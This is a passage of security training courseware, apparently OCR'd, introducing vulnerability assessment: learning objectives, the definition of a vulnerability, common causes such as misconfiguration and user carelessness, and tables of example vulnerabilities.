
- Describe the vulnerability management life cycle (vulnerability assessment phases)
- Understand various types of vulnerabilities and vulnerability assessment techniques
- Understand different approaches to vulnerability assessment solutions
- Describe different characteristics of good vulnerability assessment solutions
- Explain different types of vulnerability assessment tools and the criteria for choosing them
- Use various vulnerability assessment tools
- Generate and analyze vulnerability assessment reports



LO#01: Summarize Vulnerability Assessment Concepts

Vulnerability Assessment Concepts

This section provides an overview of vulnerability and its examples, vulnerability assessment, vulnerability scoring systems, vulnerability databases, and the vulnerability assessment lifecycle.



What is Vulnerability?

- Refers to the existence of **weakness** in an asset that can be exploited by threat agents

Common Reasons behind the Existence of Vulnerability

1. **Hardware or software misconfiguration**
2. **Insecure or poor design of the network and application**
3. **Inherent technology weaknesses**
4. **Careless approach of end users**

What is Vulnerability?

A vulnerability refers to a weakness in the design or implementation of a system that can be exploited to compromise the security of the system. It is frequently a security loophole that enables an attacker to enter the system by bypassing user authentication. There are generally two main causes for vulnerable systems in a network, software or hardware misconfiguration and poor programming practices. Attackers exploit these vulnerabilities to perform various types of attacks on organizational resources.

Common Reasons for the Existence of Vulnerabilities

- **Hardware or software misconfiguration**

  The insecure configuration of the hardware or software in a network can lead to security loopholes. For example, a misconfiguration or the use of an unencrypted protocol may lead to network intrusions, resulting in the leakage of sensitive information. While a misconfiguration of hardware may allow attackers to obtain access to the network or system, a misconfiguration of software may allow attackers to obtain access to applications and data.

- **Insecure or poor design of network and application**

  An improper and insecure design of a network may make it susceptible to various threats and potential data loss. For example, if firewalls, IDS, and virtual private network (VPN) technologies are not implemented securely, they can expose the network to numerous threats.

- **Inherent technology weaknesses**


  If the hardware or software is not capable of defending the network against certain types of attacks, the network will be vulnerable to those attacks. Certain hardware, applications, or web browsers tend to be prone to attacks such as DoS or man-in-the-middle attacks. For example, systems running old versions of web browsers are prone to distributed attacks. If systems are not updated, a small Trojan attack can force the user to scan and clean the entire storage in the machine, which often leads to data loss.

- **End-user carelessness**

  End-user carelessness considerably impacts network security. Human behavior is fairly susceptible to various types of attacks and can be exploited to effect serious outcomes, including data loss and information leakage. Intruders can obtain sensitive information through various social engineering techniques. The sharing of account information or login credentials by users with potentially malicious entities can lead to the loss of data or exploitation of the information. Connecting systems to an insecure network can also lead to attacks from third parties.

- **Intentional end-user acts**

  Ex-employees who continue to have access to shared drives can misuse them by revealing the company's sensitive information. Such an act is called an intentional end-user act and can lead to heavy data and financial losses for the company.



Examples of Vulnerabilities

Technological Vulnerabilities	Description
TCP/IP protocol vulnerabilities	HTTP, FTP, ICMP, SNMP, SMTP are inherently insecure
Operating System vulnerabilities	An OS can be vulnerable because: ● It is inherently insecure ● It is not patched with the latest updates
Network Device Vulnerabilities	Various network devices such as routers, firewall, and switches can be vulnerable due to: ● Lack of password protection ● Lack of authentication ● Insecure routing protocols ● Firewall vulnerabilities

Configuration Vulnerabilities	Description
User account vulnerabilities	Originating from the insecure transmission of user account details such as usernames and passwords, over the network
System account vulnerabilities	Originating from setting of weak passwords for system accounts
Internet service misconfiguration	Misconfiguring internet services can pose serious security risks. For example, enabling JavaScript and misconfiguring IIS, Apache, FTP, and Terminal services, can create security vulnerabilities in the network
Default password and settings	Leaving the network devices/products with their default passwords and settings
Network device misconfiguration	Misconfiguring the network device

Examples of Vulnerabilities

